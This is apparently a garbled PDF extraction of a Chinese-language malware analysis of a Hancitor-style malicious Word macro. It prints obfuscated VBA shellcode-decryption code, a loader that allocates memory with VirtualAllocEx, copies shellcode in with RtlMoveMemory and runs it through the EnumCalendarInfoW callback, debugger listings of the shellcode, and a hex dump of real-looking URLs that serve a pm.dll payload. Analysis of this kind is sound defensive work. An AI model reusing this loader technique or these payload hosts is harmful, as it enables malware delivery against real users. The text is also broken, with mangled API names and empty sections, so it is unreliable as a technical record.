

.	4
.	5
2.1 0x01.	5
2.2 0x02. Shellcode	9
2.3 0x03. PE dump	10
.	12
APT	199
.	APT	13
4.1	APT	

2.1	5
2.2	6
2.3	TabStrip	6
2.4	TabStrip ControlTipText	6
2.5	shellcode	7
2.6	7
2.7	RtlMoveMemory shellcode.....	7
2.8	EnumCalendarInfoW	8
2.9	EnumCalendarInfo	8
2.10	EnumCalendarInfoW shellcode	8
2.11	EnumCalendarInfoW	8
2.12	EnumCalendarInfoW shellcode	9
2.13	Shellcode	10
2.14	C&C	11
3.1	12
3.2	12

▪




sample.doc MD5

MD5


2.2

3 natal TabStrip



2.3 TabStrip

4 ControlTipText ControlTipText TabStrip TabStrip



鼠标悬停在Tab按钮上可以看到
ControlTipText的提示信息

2.4 TabStrip ControlTipText

5 ControlTipText

shellcode

Shellcode

```

ahab = 2
For darnel = 0 To Casaque
jealous = uterus(darnel)
meniscus = uterus(darnel + 2)
    sess = ascend(u, (ahab + meniscus + goss))
    + protrusion(dull(uterus(darnel + 1))) + needlessly(dull(meniscus)) + dull(uterus(darnel + coadjutant))
minster = dissoluteness(balkiness, stupefying)
brandnew(shaggy) = care(minster, tail)
minster = dissoluteness(balkiness, compound)
brandnew(shaggy + 1) = care(minster, aetiology)
brandnew(shaggy + ahab) = dissoluteness(balkiness, janssenism)
shaggy = shaggy + ahab + 1
darnel = darnel + 3
Next
satire = brandnew

```

新样本Shellcode解密算法

表达式	值	类型	上下文
od satire	字节流: 0x41 0x42 0x43 0x44 0x45 0x46 0x47 0x48 0x49 0x4a 0x4b 0x4c 0x4d 0x4e 0x4f 0x50 0x51 0x52 0x53 0x54 0x55 0x56 0x57 0x58 0x59 0x5a 0x5b 0x5c 0x5d 0x5e 0x5f 0x60 0x61 0x62 0x63 0x64 0x65 0x66 0x67 0x68 0x69 0x6a 0x6b 0x6c 0x6d 0x6e 0x6f 0x70 0x71 0x72 0x73 0x74 0x75 0x76 0x77 0x78 0x79 0x7a 0x7b 0x7c 0x7d 0x7e 0x7f 0x80 0x81 0x82 0x83 0x84 0x85 0x86 0x87 0x88 0x89 0x8a 0x8b 0x8c 0x8d 0x8e 0x8f 0x90 0x91 0x92 0x93 0x94 0x95 0x96 0x97 0x98 0x99 0x9a 0x9b 0x9c 0x9d 0x9e 0x9f 0xa0 0xa1 0xa2 0xa3 0xa4 0xa5 0xa6 0xa7 0xa8 0xa9 0xaa 0xab 0xac 0xad 0xae 0xaf 0xb0 0xb1 0xb2 0xb3 0xb4 0xb5 0xb6 0xb7 0xb8 0xb9 0xba 0xbb 0xbc 0xbd 0xbe 0xbf 0xc0 0xc1 0xc2 0xc3 0xc4 0xc5 0xc6 0xc7 0xc8 0xc9 0xca 0xcb 0xcc 0xcd 0xce 0xcf 0xd0 0xd1 0xd2 0xd3 0xd4 0xd5 0xd6 0xd7 0xd8 0xd9 0xda 0xdb 0xdc 0xdd 0xde 0xdf 0xe0 0xe1 0xe2 0xe3 0xe4 0xe5 0xe6 0xe7 0xe8 0xe9 0xea 0xeb 0xec 0xed 0xee 0xef 0xf0 0xf1 0xf2 0xf3 0xf4 0xf5 0xf6 0xf7 0xf8 0xf9 0xfa 0xfb 0xfc 0xfd 0xfe 0xff	String	procedure satire

```

For ...
sh devine = overbearance(itissiped) + constantly + ...
anthronomew(fissinedia(sbat) = sess + 1) = sess

```

之前样本新硬出来解

2.5 shellcode

6 RtlMoveMemory VirtualAllocEx bilaterally madid

```

Public Declare Function guidae Lib "kernel32" Alias "EnumCalendarInfoW" (ByVal shortage As Any, ByVal palermo As Any, ByVal mailboast As Any, ByVal turbinate As Any) As Long
' 精确 can't take another compilation
Public Declare Function madid Lib "kernel32" Alias "VirtualAllocEx" (dubbin As Long, feeze As Long, ByVal hannover As Long, ByVal obviation As Long, ByVal cattalo As Long) As Long
' 精确 can't take another compilation
Public Declare Sub bilaterally Lib "ntdll.dll" Alias "RtlMoveMemory" (cunctando As Any, oldhat As Any, ByVal partaking As Long)
' 精确 can't take another compilation
Public Declare Function anezecum Lib "user32" Alias "OpenClipboard" (berk As Long) As Boolean

```

2.6

7 buddhism shellcode VirtualallocEx RtlMoveMemory shellcode

```

Dim additum As Long
bilaterally additum, ByVal VarPtr(buddhism) + 8, 4 ' 将buddhism的地址拷贝到additum中
Dim pericallis As Integer
Dim obtrusively As Variant
Dim tit As Long
merida = 0
leiopelmatidae = -1
babelike = 0
minutely = Int(443.142)

patella = Abs(57.291)

semipellucid = 14 + 4082
pomelo = madid(ByVal leiopelmatidae, ByVal babelike, 7366, semipellucid, 64) ' 通过VirtualAllocEx分配7366个字节的空间
bismarckian = "envelope"

bilaterally tit, ByVal VarPtr(pomelo) + 8, 4 ' 将pomelo地址拷贝到tit中
patella = patella + 277

bilaterally ByVal tit, ByVal additum, 5538 ' 将additum地址中的数据拷贝到tit地址中
tvmvni = 87

```

2.7 RtlMoveMemory shellcode

8 EnumCalendarInfoW EnumDatesFormatW API EnumCalendarInfoW


```

7C848C2D 3975 18      cmp dword ptr ss:[ebp+0x18],esi
              short kernel132.7C848C53
              short kernel132.7C848C47
              movzx eax,ax
              push esi
              lea eax,dword ptr ds:[edi+0x4]
              push eax
              call dword ptr ss:[ebp+0xA8]
              jmp short kernel132.7C848C75
              lea eax,dword ptr ds:[edi+0x4]
              push eax
              call dword ptr ss:[ebp+0xA8]      call shellcode
              jmp short kernel132.7C848C75
              push dword ptr ss:[ebp+0x1C]
              movzx eax,ax
              push esi
              push esi
              push eax
              push esi
              lea eax,dword ptr ds:[edi+0x4]
Stack: ss:[0012E710]=05044559
05340E5E 8BEC      mov ebp,esp
05340E60 81EC C0070000 sub esp,0x70C
05340E66 6A:A1 30000000 mov eax,dword ptr fs:[0x30]
002E6000 00000000
0012E6D0 0012E7F0
0012E6D4 0630F804
0012E6D8 00000000
0012E6DC 00000000

```

2.12 EnumCalendarInfoW shellcode

2.2 0x02. Shellcode

Shellcode

PE

```

05341112 59      pop ecx
05341113 59      pop ecx
05341114 8945 F4      mov dword ptr ss:[ebp-0xC],eax      psapi.GetMappedFileNameA
05341117 8B75 FC      mov esi,dword ptr ss:[ebp-0x4]
0534111A 6A 08      push 0x8
0534111C 56      push esi
0534111D FF55 F8      call dword ptr ss:[ebp-0x8]      kernel32.IsBadReadFile
05341120 3BC3      jmp eax,ebx
              short 05341120
              mov esi,ebx
              short 0534114F
              mov dword ptr ds:[edi] 00000000
              jmp
              mov dword ptr ds:[edi+0x4] 00000000
              mov edi
              lea eax,dword ptr ss:[ebp-0x7C]
              push eax
              push esi
              mov esi,edi
              call dword ptr ss:[ebp-0xC]
              test eax,ebx
              jmp
              inc esi
              mov dword ptr ss:[ebp-0x4] esi
              jmp

```


00521113	59	pop ecx	
00521114	8945 F4	mov dword ptr ss:[ebp-0xC],eax	
00521117	8B75 FC	mov esi,dword ptr ss:[ebp-0x4]	
00521118	6A 08	push 0x8	
0052111B	56	push esi	
0052111D	FF55 F8	call dword ptr ss:[ebp-0x8]	kerne132.IsBadReadPtr
00521120	3BC9	cmp eax,ebx	
00521122	74 17	je short 0052112C	
00521124	81CE FF0F 0000	or esi,0xFFFF	
00521129	EB 34	jmp short 0052114F	
0052112C	813E 53544152	cmp dword ptr ds:[esi],0x52415453	
00521132	75 1B	jnz short 0052114F	旧样本搜索内嵌PE 使用的magic数值
00521134	817E 04 464140	cmp dword ptr ds:[esi+0x4],0x404146	
0052113B	75 12	jnz short 0052114F	
0052113D	57	push edi	
0052113E	8D85 34F8FFFF	lea eax,dword ptr ss:[ebp-0x7CC]	
00521144	58	push eax	
00521145	56	push esi	
00521146	6A FF	push -0x1	
00521148	FF55 F4	call dword ptr ss:[ebp-0xC]	psapi.GetMappedFileName
0052114B	8500	test eax,eax	
0052114D	75 06	jnz short 00521155	
0052114F	46	inc esi	

2.13 Shellcode

2.3 0x03. PE dump

- 1 explorer.exe PE dump
- 2 Hancitor C&C


GUID



Address	Hex dump	ASCII
05120020	6C 3A 68 74 74 70 3A 2F 2F 77 77 77 2E 6C 75 70	l:http://www.lup
05120030	61 70 72 6F 64 2E 63 6F 6D 2F 77 70 2D 63 6F 6E	aprod.com/wp-con
05120040	74 65 6E 74 2F 74 68 65 6D 65 73 2F 69 6E 76 69	tent/themes/invi
05120050	63 74 75 73 5F 33 2E 33 2E 33 2F 70 6D 2E 64 6C	ctus_3.3.3/pm.dl
05120060	6C 7C 68 74 74 70 3A 2F 2F 69 6E 74 65 72 6E 65	l http://interne
05120070	74 62 75 64 69 2E 63 6F 6D 2E 62 72 2F 77 70 2D	tbudi.com.br/wp-
05120080	63 6F 6E 74 65 6E 74 2F 70 6C 75 67 69 6E 73 2F	content/plugins/
05120090	67 6F 6F 67 6C 65 61 6E 61 6C 79 74 69 63 73 2F	googleanalytics/
051200A0	70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F 74 72	pm.dll http://tr
051200B0	69 6F 7A 69 66 74 2E 6E 6C 2F 77 70 2D 61 64 6D	iozift.nl/wp-adm
051200C0	69 6E 2F 70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F	in/pm.dll http:/
051200D0	2F 74 69 6D 65 73 65 73 73 69 6F 6E 73 2E 63 6F	/timesessions.co
051200E0	6D 2E 6B 6F 73 6D 6F 73 2E 63 68 2D 6D 65 74 61	m.kosmos.ch-meta
051200F0	2E 6E 65 74 2F 77 70 2D 69 6E 63 6C 75 64 65 73	.net/wp-includes
05120100	2F 70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F 77	/pm.dll http://w
05120110	Z7 77 2F 6D 69 6E 64 61 64 76 2F 63 6E 6D 2E 77	ww.mindadu.com/bu

2.14 C&C

APT



3.1



3.2

APT

APT

APT

H-worm

APT

APT

APT

0-day

4.1

APT

APT

APT

APT

0-day

ROP

API

Shell code

APT

APT



4.2 VenusEye

VenusEye

VenusEye

" "

Locky

Hedwig

SandWorm

H-worm

18

